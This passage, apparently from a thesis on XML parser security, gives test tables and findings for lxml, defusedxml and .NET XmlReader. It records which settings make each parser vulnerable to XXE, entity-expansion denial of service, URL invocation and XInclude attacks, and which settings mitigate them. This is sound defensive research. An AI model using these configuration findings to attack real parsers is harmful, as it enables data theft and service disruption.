testParameterEntity_doctype_attribute_defaults_no_network	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values no_network = false: Activate network access	1	0		Add.
testParameterEntity_doctype_attribute_defaults _no_network_resolve_entities	Checks whether feature **mitigates** attack attribute_defaults = true: Insert default attribute values no_network = false: Activate network access resolve_entities = false: Do not process entities	0	1		Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testParameterEntity_doctype_dtd_validation	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation	0	0	XMLSyntaxError "Entity 'all' not defined"	Add.
testParameterEntity_doctype_dtd_validation_no_network	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation no_network = false: Activate network access	1	0		Add.
testParameterEntity_doctype_dtd_validation _no_network_resolve_entities	Checks whether feature **mitigates** attack dtd_validation = true: Perform DTD validation no_network = false: Activate network access resolve_entities = false: Do not process entities	0	1		Add.
testParameterEntity_doctype_load_dtd	Checks whether feature **facilitates** attack load_dtd = true: load the external subset	0	0	XMLSyntaxError "Entity 'all' not defined"	Add.
testParameterEntity_doctype_load_dtd_no_network	Checks whether feature **facilitates** attack load_dtd = true: load the external subset no_network = false: Activate network access	1	0		Add.
testParameterEntity_doctype_load_dtd_no_network_resolve_entities	Checks whether feature **mitigates** attack load_dtd = true: load the external subset no_network = false: Activate network access resolve_entities = false: Do not process entities	0	1		Add.
testParameterEntity_doctype_no_network	Checks whether feature **facilitates** attack no_network = false: Activate network access	0	0	XMLSyntaxError "Entity 'all' not defined"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_doctype_attribute_defaults	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values	0	0		Add.
testURLInvocation_doctype_attribute_defaults_no_network	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values no_network = false: Activate network access	1	0		Add.
testURLInvocation_doctype_dtd_validation	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation	0	0		Add.
testURLInvocation_doctype_dtd_validation_no_network	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation no_network = false: Activate network access	1	0		Add.
testURLInvocation_doctype_load_dtd	Checks whether feature **facilitates** attack load_dtd = true: load the external subset	0	0		Add.
testURLInvocation_doctype_load_dtd_no_network	Checks whether feature **facilitates** attack load_dtd = true: load the external subset no_network = false: Activate network access	1	0		Add.
testURLInvocation_doctype_no_network	Checks whether feature **facilitates** attack no_network = false: Activate network access	0	0		Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0	XMLSyntaxError: Attempt to load network entity http://127.0.0.1:5000/test.xml	core
testURLInvocation_externalGeneralEntity_attribute_defaults	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values	0	0	XMLSyntaxError: Failure to process entity	Add.
testURLInvocation_externalGeneralEntity_dtd_validation	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation	0	0	XMLSyntaxError: Failure to process entity	Add.
testURLInvocation_externalGeneralEntity_no_network	Checks whether feature **facilitates** attack no_network = false: Activate network access	1	0		Add.
testURLInvocation_externalGeneralEntity_no_network _resolve_entities	Checks whether feature **mitigates** attack no_network = false: Activate network access resolve_entities = false: Do not process entities	0	1		Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_attribute_defaults	Checks whether feature **facilitates** attack attribute_defaults = true: Insert default attribute values	0	0		Add.
testURLInvocation_parameterEntity_dtd_validation	Checks whether feature **facilitates** attack dtd_validation = true: Perform DTD validation	0	0		Add.
testURLInvocation_parameterEntity_load_dtd	Checks whether feature **facilitates** attack load_dtd = true: Load the external subset	0	0		Add.
testURLInvocation_parameterEntity_no_network	Checks whether feature **facilitates** attack no_network = false: Activate network access	1	0		Add.
testURLInvocation_parameterEntity_no_network_resolve_entities	Checks whether feature **mitigates** attack no_network = false: Activate network access resolve_entities = false: Do not process entities	1	0	resolve_entities does not affect parameter entities	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_xinclude	Checks whether feature **facilitates** attack xinclude = true: Process XInclude	0	0	XIncludeError: Attempt to load network entity http://127.0.0.1:5000/test.xml	Add.
testURLInvocation_XInclude_xinclude_no_network	Checks whether feature **facilitates** attack xinclude = true: Process XInclude no_network = false: Activate network access	1	0		Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_xinclude	Checks whether feature **facilitates** attack xinclude = true: Process XInclude	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_attribute_defaults_resolve_entities	Checks whether feature **mitigates** attack attribute_defaults = true: Insert default attribute values resolve_entities = false: Do not process entities	0	1	setting attribute_defaults on its own does not yield any value, because entities are resolved by default;	Add.
testXXE_dtd_validation_resolve_entities	Checks whether feature **mitigates** attack dtd_validation = true: Perform DTD validation resolve_entities = false: Do not process entities	0	1	setting dtd_validtion on its own does not yield any value, because entities are resolved by default;	Add.
testXXE_load_dtd_resolve_entities	Checks whether feature **mitigates** attack load_dtd= true: load the external subset resolve_entities = false: Do not process entities	0	1	setting load_dtd on its own does not yield any value, because entities are resolved by default;	Add.
testXXE_resolve_entities	Checks whether feature **mitigates** attack resolve_entities = false: Do not process entities	0	1		Add.

Table 7.9.: Summary of all test results of lxml

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The feature “huge_tree” renders the parser vulnerable.
The following countermeasures are available:
(i) Set the feature “resolve_entities” (false).

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “resolve_entities” (false).

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default.
The feature “no_network” or a combination of “no_network” and (i) “attribute_defaults”,
(ii) “dtd_validation” or (iii) “load_dtd” render the parser vulnerable.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The feature “no_network” or a combination of “no_network” and (i) “attribute_defaults”, (ii) “dtd_validation”, (iii) “load_dtd” or (iv) xinclude() render the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.
The method “xinclude” renders the parser vulnerable.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 7.10 summarizes the test results.

Table 7.10.: Accumulated test results of lxml

Total number of tests	**62**
Number of additional tests	46
BVS	**5**
BVS (%)	31
BVS (% total number of vulnerabilities)	28
BVS (% total number of tests)	8
VFS	**13**
VFS (% total number of vulnerabilities)	72
VFS (% total number of tests)	21
Total number of vulnerabilities	**18**
CMS	17
CMS (%)	37
BVS [Countermeasures]	**0**

The parser has a total of 62 tests, of which 46 are additional tests. The test results show that the BVS is 5, which accounts for a normalized vulnerability of 31 % on a scale from 0 to 100. This corresponds to 8 % of the total number of tests and for 28 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 13 additional vulnerabilities. This accounts for 21 % of the total number of tests and for 72 % of all vulnerabilities. This yields a total count of 18 vulnerabilities. The CMS is 17, which accounts for 37 % of additional tests.

By default, the parser has a good security level with a BVS of 31 %. Statistically, the parser is vulnerable to a third of the attacks. Looking at the results more closely reveals that the parser is vulnerable to quadratic blowup DoS attacks and XXE attacks. Setting features introduces new vulnerabilities for DoS, XXE based on parameter entities, URL Invocation and XInclude attacks. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for XInclude attacks. In fact, these features can be used to mitigate existing vulnerabilities in order to harden the parser. We recommend using the parser with setting the feature "resolve_entities" (false) to mitigate DoS and XXE attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

7.8. DefusedXML

This section discusses the Python parser **defusedxml**. First we give an **Introduction** to the parser in Section 7.8.1, then discuss the **Available Settings** in Section 7.9.1 and finally summarize the **Impact** in Section 7.9.2.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section B.6. We recommend readers who would like to get more insight into the test results, to first read Section 7.9.1 and then proceed to the test results.

7.8.1. Introduction to DefusedXML

defusedxml [tir13b] contains modified popular XML parsers for Python, which are hardened against DTD attacks. The list of available parsers include etree, minidom, pulldom, xml.sax and lxml. According to the developer defusedxml is "XML bomb protection for Python stdlib modules". [tir13b] Therefore we investigate with our tests if DoS attacks are successfully mitigated and extend the test set to other attack vectors as well.

According to the documentation [tir13b] the user has to replace the module from the standard library (e.g. xml.etree.ElementTree) with the corresponding class of defusedxml (e.g. defusedxml.etree.ElementTree)

Listing 7.17 provides a minimal example of using defusedxml.etree.

```
1 import defusedxml.ElementTree as _ET
2 tree = _ET.parse('../../xml_files_windows/standard.xml')
3 root = tree.getroot()
4 print root.tag
5 print root.text
```

Listing 7.17: Example of using defusedxml.etree

Execute this example by typing "python defusedEtree.py" from the command prompt.

- ⋆ Line 1: Import the defusedxml.ElementTree package instead of xml.etree.ElementTree.
- ⋆ Line 2-5: Identical to Listing 7.5.

Listing 7.18 provides a minimal example of using defusedxml.minidom.

```
1 from defusedxml import minidom
2 doc = minidom.parse('../../xml_files_windows/standard.xml')
3 print doc.documentElement.nodeName
4 print doc.getElementsByTagName('data')[0].nodeName
5 print doc.getElementsByTagName('data')[0].firstChild.nodeValue
```

Listing 7.18: Example of using defusedxml.minidom

Execute this example by typing "python defusedMinidom.py" from the command prompt.

- ⋆ Line 1: Import the defusedxml.minidom package instead of xml.dom.minidom.
- ⋆ Line 2-5: Identical to Listing 7.8.

Listing 7.19 provides a minimal example of using defusedxml.sax.

```
1 from defusedxml.sax import make_parser, parse
2 from MyContentHandler import MyContentHandler
3 parser = make_parser()
4 myHandler = MyContentHandler()
5 parser.setContentHandler(myHandler)
6 parser.parse('../../xml_files_windows/standard.xml')
7 print myHandler.getElementContent("data")
```

Listing 7.19: Example of using defusedxml.sax

Execute this example by typing "python defusedSax.py" from the command prompt.

- ⋆ Line 1: Import the defusedxml.sax package instead of xml.sax.
- ⋆ Line 2-7: Identical to Listing 7.12.

Listing 7.20 provides a minimal example of using defusedxml.pulldom.

```
1 import xml.dom.pulldom as _PULLDOM
2 import defusedxml.pulldom as _DEFUSED
3 doc = _DEFUSED.parse('../../xml_files_windows/standard.xml')
4 for event, element in doc:
5     if event == _PULLDOM.START_ELEMENT:
6         doc.expandNode(element)
7         print element.toxml()
```

Listing 7.20: Example of using defusedxml.pulldom

Execute this example by typing "python defusedPulldom.py" from the command prompt.

- ⋆ Line 1: Identical to Listing 7.14.
- ⋆ Line 2: Import the defusedxml.pulldom package instead of xml.dom.pulldom; It is important to also import the pulldom module.
- ⋆ Line 3: Use the defusedxml.pulldom parse() method to process the XML document.
- ⋆ Line 4-7: Identical to Listing 7.14. Do not substitute the _PULLDOM in the for-loop with the _DEFUSED module. If you do so, the code will not work.

It is important to note that if a parser is supplied as an optional argument, it must be a defusedxml.sax parser in order to achieve full protection. If an xml.sax.XMLReader is provided, the results are identical to Section 7.5. If no optional parser is supplied, it is sufficient to use the _DEFUSED_parse() method as shown in the example.

Listing 7.21 provides a minimal example of using defusedxml.lxml.

```
1 import defusedxml.lxml as _LXML
2 tree = _LXML.parse("../../xml_files_windows/standard.xml")
3 root = tree.getroot()
4 print root.tag
5 print root.text
```

Listing 7.21: Example of using defusedxml.lxml

Execute this example by typing “python defusedLxml.py” from the command prompt.

- ⋆ Line 1: Import the defusedxml.lxml package instead of lxml.etree
- ⋆ Line 2-5: Identical to Listing 7.16.

The source code [tir13a] shows that exceptions are used to prohibit the use of a DTD and entities, which in turn is supposed to mitigate several attack vectors. The parser raises an EntityForbidden exception for internal entities and an ExternalReferenceForbidden for external entities.

7.9. Defusedxml Etree

7.9.1. Available Settings of Defusedxml Etree

The parser offers no settings for governing the processing of entities.

7.9.2. Impact

Table 7.11 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	0	0	Exception EntitiesForbidden	core
testDOS_entitySize	Default Settings: Quadratic blowup attack	0	0	Exception EntitiesForbidden	core
testDOS_indirections	Default Settings: Billion laughs attack	0	0	Exception EntitiesForbidden	core
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	Exception EntitiesForbidden	core
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	0	0	Exception EntitiesForbidden	core
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	0	0	Exception EntitiesForbidden	core
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	0	0	ParseError : undefined Entity &all;	core
testURLinvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	0	0		core
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	0	0	Exception EntitiesForbidden	core
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0	Exception EntitiesForbidden	core
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testURLInvocation_XInclude_ETINCLUDE	Checks whether feature **facilitates** attack method include: Process XInclude	0	0	IOError	Add.
testXInclude	Default Settings: XInclude attack	0	0		core
testXInclude_ETINCLUDE	Checks whether feature **facilitates** attack method include: Process XInclude	1	0		Add.
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	0	0	Exception EntitiesForbidden	core

Table 7.11.: Summary of all test results of defusedxml.etree;

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

The parser is not vulnerable to any attack vector by default. The results for minidom, xml.sax, pulldom and lxml are identical. Note: Processing of XInclude is only available for etree.

Summary

Table 7.12 summarizes the test results.

Table 7.12.: Accumulated test results of defusedxml.etree

Total number of tests	**18**
Number of additional tests	2
BVS	**0**
BVS (%)	0
BVS (% total number of vulnerabilities)	0
BVS (% total number of tests)	0
VFS	**1**
VFS (% total number of vulnerabilities)	100
VFS (% total number of tests)	6
Total number of vulnerabilities	**1**
CMS	0
CMS (%)	0
BVS [Countermeasures]	**0**

The parser has a total of 18 tests, of which 2 are additional tests. The test results show that the BVS is 0, which accounts for a normalized vulnerability of 0 % on a scale from 0 to 100. This corresponds to 0 % of the total number of tests and for 0 % of all vulnerabilities.

The parser has few additional features and is therefore limited in its configurability. New features introduce 1 additional vulnerability. This accounts for 6 % of the total number of tests and for 100 % of all vulnerabilities. This yields a total count of 1 vulnerability. The CMS is 0, which accounts for 0 % of additional tests.

By default, the parser has a very good security level with a BVS of 0%. Statistically, the parser is vulnerable to none of the attacks. Setting features introduces new vulnerabilities for XInclude attacks. We recommend using the parser with the default settings and not to use any features.

7.10. Impact of all Python Parsers

This section summarizes the test results of all tested Python parsers. Figure 7.1 provides an overview of the test results of all the Python parsers assessed in our trial.



Figure 7.1.: Comparison of the security of Python parsers

If the parser is used with its factory defaults, defusedxml.* is the most secure option with zero (0) vulnerabilities, followed by etree and minidom with three (3) vulnerabilities. Then comes lxml with five (5) vulnerabilities and finally xml.sax and pulldom with nine (9) vulnerabilities. lxml offers a lot of features which can elevate the count of vulnerabilities up to eighteen (18). Statistically, this makes the parser vulnerable to any tested attack vector.

Table 7.13 shows a detailed analysis of vulnerabilities for each parser.

Table 7.13.: Comparison of vulnerabilities of different Python parsers

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT
Etree	yes	no	no	no	no	no
xml.sax	yes	yes	no	yes	no	no
pulldom	yes	yes	no	yes	no	no
lxml	yes	yes	no	no	no	no
defused.etree	no	no	no	no	no	no
minidom	yes	no	no	no	no	no

All parsers but defusedxml.* are vulnerable to DoS attacks. lxml, xml.sax and pulldom are vulnerable to XXE attacks. No parser is vulnerable to XXE attacks based on parameter entities. xml.sax and pulldom are vulnerable to URL Invocation attacks. No parser processes XInclude or XSLT by default. Interested readers can find a more detailed description of the results in the corresponding section about the parser .

Finally, Figure 7.2 summarizes the vulnerabilities categorized by attack vectors.



Figure 7.2.: Vulnerabilities of Python parsers categorized by attack vector

8. .NET Framework

This chapter discusses the installation and setup of our working environment in Section 8.1. Section 8.2 presents an overview of parsers in .NET. Then we will discuss the parsers XmlReader and XmlDocument in Sections 8.3 and 8.4. Finally, in Section 8.5 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 8.5. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 8.1.

8.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

For many use cases, Visual Studio 2013 Community Edition is freely available for download [vis14]. It uses the .NET Framework version 4.5. At the time of writing it is necessary to register an account at Microsoft Account [mic15d] after a trial period of 30 days.

Visual Studio 2013 requires at least Internet Explorer (IE) 10, which is available online for download. We choose to install the current version IE 11 [mic15c].

Next we install Visual Studio 2013 Community Edition into the default directory. We do not select any optional features, as shown in Figure 8.1.



Figure 8.1.: Installation dialogue of Visual Studio 2013

Because error messages are set depending on a system locale, it is possible that many tests fail on other systems (false negatives). We recommend to first change the system language to “English” at “Control panel -> region and language -> Keyboards and Languages” (“Systemeinstellungen -> Region und Sprache ->Tastaturen und Sprachen”). We make sure that the changes are applied by restarting the system.

A tutorial [mic15a] on how to get started with Visual Studio 2013 is available online, as well as an informative article [mic15f] on how to write unit tests.

8.1.1. Installation XInclude

XInclude support for .NET is not available by default. However, several options [LB413] exist to process XInclude. Our tests use the XInclude support for .NET developed by Microsoft. A tutorial [Tka04a] and the download [Tka04b] are available online.

We extract the files into directory “C:/Christopher_Spaeth/code/dotNet”.

For readers who would like to execute our tests, we recommend an identical folder structure. If the directory structure is changed, meaning that XInclude is deployed into any other folder than “C:/Christopher_Spaeth/code/dotNet”, modifications in the Visual Studio project are necessary. Users can refer to a guide from Microsoft [mic15b] and include the file “XInclude.NET-1.2/bin/XInclude.dll”.

8.1.2. Network and Firewall

Since our tests use a local webserver, we advise users to properly configure their firewalls. Otherwise network related problems are encountered when executing any tests that depend on network connectivity (like URL Invocation, Parameter Entities). We choose to disable the Windows firewall while executing the test set.

8.2. Overview of Parsers

We found the following parsers for .NET in Microsoft resources [mic03] [Mei04] (i) XmlReader, (ii) XmlValidatingReader, (iii) XmlTextReader and (iv) XmlDocument. A different resource [asp11] also lists some of the aforementioned parsers in addition to (v) LINQ to XML. We follow the recommendation of the API [mic15i] and use (i) XmlReader instead of the concrete implementations (ii) and (iii). Since DOM is another popular parsing API, (iv) XmlDocument is also tested. We do not test (v) LINQ to XML because its use seems restricted to C# and this chapter is about .NET in general.

8.3. XmlReader

This section discusses the .NET parser **XmlReader**. First we give an **Introduction** to the parser in Section 8.3.1, then discuss the **Available Settings** in Section 8.3.2 and finally summarize the **Impact** in Section 8.3.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section C.1. We recommend readers who would like to get more insight into the test results, to first read Section 8.3.2 and then proceed to the test results.

8.3.1. Introduction to XmlReader

XmlReader [mic15i] is an XML pull parser with namespace support. It supports validation against a DTD or an XML Schema.

Listing 8.1 shows a minimal example of using XmlReader.

```
1  using System;
2  using System.Xml;
3  namespace helloWorld
4  {
5      class Program
6      {
7          public static void Main()
8          {
9              String filename = "C:/Christopher_Spaeth/code/xml_files_windows/
                   standard.xml";
10             XmlReader reader = XmlReader.Create(filename);
11             reader.ReadToFollowing("data");
12             String content = reader.ReadElementContentAsString();
13             Console.Write(content);
14             Console.ReadKey();
15         }
16     }
17 }
```

Listing 8.1: Example of using XmlReader

- ⋆ Line 1: Import System package; This contains basic datatypes such as String.
- ⋆ Line 2: Import System.XML package; This contains the XmlReader class.
- ⋆ Line 3-8: Generated by Creation Wizard (New Console Application [mic15a]).
- ⋆ Line 9: Declare a variable “filename” of type “String”; This is the path to the XML document.
- ⋆ Line 10: Create a new class XmlReader.
- ⋆ Line 11: Process the XML document until an [39] element “data” is found.
- ⋆ Line 12: Extract the [43] content of the current [39] element.

- ⋆ Line 13: Print the [43] content to the console.
- ⋆ Line 14: Keep the command prompt open until a user input is received.
- ⋆ Line 15-17: Generated by Creation Wizard.

Note that XmlReader has several subclasses, such as (i) `XmlDictionaryReader`, (ii) `XmlNodeReader`, (iii) `XmlTextReader` and (iv) `XmlValidatingReader`. Apart from selected scenarios [mic15i], the use of the abstract XmlReader class is recommended. This might be due to the fact that the default settings of the subclasses are generally more insecure. Consider for example (iii) `XmlTextReader`, which sets the default value for **DtdProcessing** to *Parse* and is thereby vulnerable to many attack vectors [mic15s].

8.3.2. Available Settings of XmlReader

Table 8.1 shows selected settings which are used for our tests and are available by using an `XmlReaderSettings` class.

Feature [mic15l]	**Default**	**Comment**
DtdProcessing [mic15m] The DtdProcessing enumeration contains the Prohibit, Ignore, and Parse enumerators. Prohibit is the default behavior. The DtdProcessing property replaces the ProhibitDTD property and adds the ability to ignore the DOCTYPE element. If you had set ProhibitDtd to its default value true, set DtdProcessing to Prohibit. If you had set ProhibitDtd to false, set DtdProcessing to Parse.	Prohibit	Default value of XMLTextReader: "Parse" [mic15t]
MaxCharactersFromEntities [mic15o] The maximum allowable number of characters from expanded entities. The default is 0.	0	A zero (0) value means no limits on the number of characters that result from expanding entities. A non-zero value specifies the maximum number of characters that can result from expanding entities.
ValidationFlags [mic15p] Gets or sets a value indicating the schema validation settings. This setting applies to schema validating XmlReader objects (ValidationType property set to ValidationType.Schema).		ProcessIdentityConstraints and AllowXmlAttributes are enabled by default. ProcessInlineSchema, ProcessSchemaLocation, and ReportValidationWarnings are disabled by default.

Feature [mic15l]	Default	Comment
ValidationType [mic15q] Gets or sets a value indicating whether the XmlReader will perform validation or type assignment when reading. Values: DTD, None, Schema	ValidationType. None	
XmlResolver [mic15r] The default is a new XmlUrlResolver with no credentials.	XmlUrlResolver	Starting with the .NET Framework 4.5.2, this setting has a default value of null. The XmlResolver is used to locate and open an XML instance document, or to locate and open any external resources referenced by the XML instance document. This can include entities, DTD, or schemas.

Table 8.1.: Selected features of XmlReaderSettings [mic15l]

Table 8.2 shows the defaults of the features of XmlReader if no custom XmlReaderSettings object is used.

Feature [mic15j]	Default
DtdProcessing	Prohibit
ValidationFlags	ProcessIdentityConstraints enabled
ValidationType	None
XmlResolver	XmlUrlResolver

Table 8.2.: Selected parser features of XmlReader [mic15j]

The value *Parse* of the feature **DtdProcessing** corresponds to setting the feature **ProhibitDtd** to *false*. The value *Prohibit* of the feature **DtdProcessing** corresponds to setting the feature **ProhibitDtd** to *true*. This means that if the feature **ProhibitDtd** is set to *Parse* the DTD is processed. Note: It is not necessary to test other **ValidationType** properties additional to **DtdProcessing** = *Parse*, because the parser is already vulnerable using this setting.

The feature **MaxCharactersFromEntities** is unbounded by default and its value is computed by summing up the literal entity value and the `replacement text` of the entity. This yields the actual value of the size of the entity in the document.

We consider the XML document in Listing 8.2 as an example.

```
1 <!DOCTYPE data [
2 <!ELEMENT data (#PCDATA)>
3 <!ENTITY a0 "dos" >
4 <!ENTITY a1 "&a0;" >
5 ]>
6 <data>&a1;</data>
```

Listing 8.2: Example of calculating the value of MaxCharactersFromEntities

The `replacement text` of entity `a1` is three (3) characters long. However, the parser computes a total size of seven (7) characters (4 + 3) for the total size of the entity. This is because the entity reference consumes four (4) characters and the replacement three (3) characters. If the feature **MaxCharactersFromEntities** is set to six (6), the parser triggers an exception. If an entity contains more entity references, as in Listing 8.3, again both the value of the literal entity value and the `replacement text` have to be considered in the calculation accordingly.

```
1 <!DOCTYPE data [
2 <!ELEMENT data (#PCDATA)>
3 <!ENTITY a0 "dos" >
4 <!ENTITY a1 "&a0;&a0;&a0;&a0;" >
5 ]>
6 <data>&a1;</data>
```

Listing 8.3: Another example of calculating the value of MaxCharactersFromEntities

In this example the parser computes a total size of 28 characters (4*4 + 4*3 = 16 + 12) for the entity.

An XMLReader can be instantiated in a variety of ways [mic15j] such as (i) `Create(String)` or (ii) `Create(String, XmlReaderSettings)`. In order to make sure that using different constructors does not affect the default behavior, we compare the values of relevant features in both constructors. We conclude that the default values of relevant features, such as **DtdProcessing**, **ValidationType** and **XmlResolver**, are identical. Therefore, we can also use option (ii) for all our tests. The `XmlTextReader` should not be used as the underlying parser, because it is vulnerable to many attacks by default.
The .NET Framework has support for XInclude via a separate add-on. Activating XInclude processing in an XmlReader requires the use of an `XIncludingReader` in a chain of XmlReaders (similar to SAX filtering) [Tka04a]. However, this is beyond the scope of this thesis.

8.3.3. Impact

Table 8.3 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	0	0	XmlException "DTD is prohibited"	core
testDOS_core_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testDOS_core_DtdProcessing_Parse_MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	0	0	XmlException "DTD is prohibited"	core
testDOS_entitySize_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testDOS_entitySize_DtdProcessing_Parse_MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
testDOS_indirections	Default Settings: Billion laughs attack	0	0	XmlException "DTD is prohibited"	core
testDOS_indirections_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testDOS_indirections_DtdProcessing_Parse_MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	0	0	XmlException "DTD is prohibited"	core
testInternalSubset_ExternalPEReferenceInDTD_DtdProcessing_Parse	Checks whether feature facilitates attack DtdProcessing = Parse: Process the DTD	1	0		Add.
testInternalSubset_ExternalPEReferenceInDTD_DtdProcessing_Parse _MaxCharactersFromEntities	Checks whether feature mitigates attack DtdProcessing = Parse: Process the DTD MaxCharactersFromEntities = 1: Restrict the size of entities	0	1	XmlException "exceeded limit set by MaxCharacters-FromEntities"	Add.
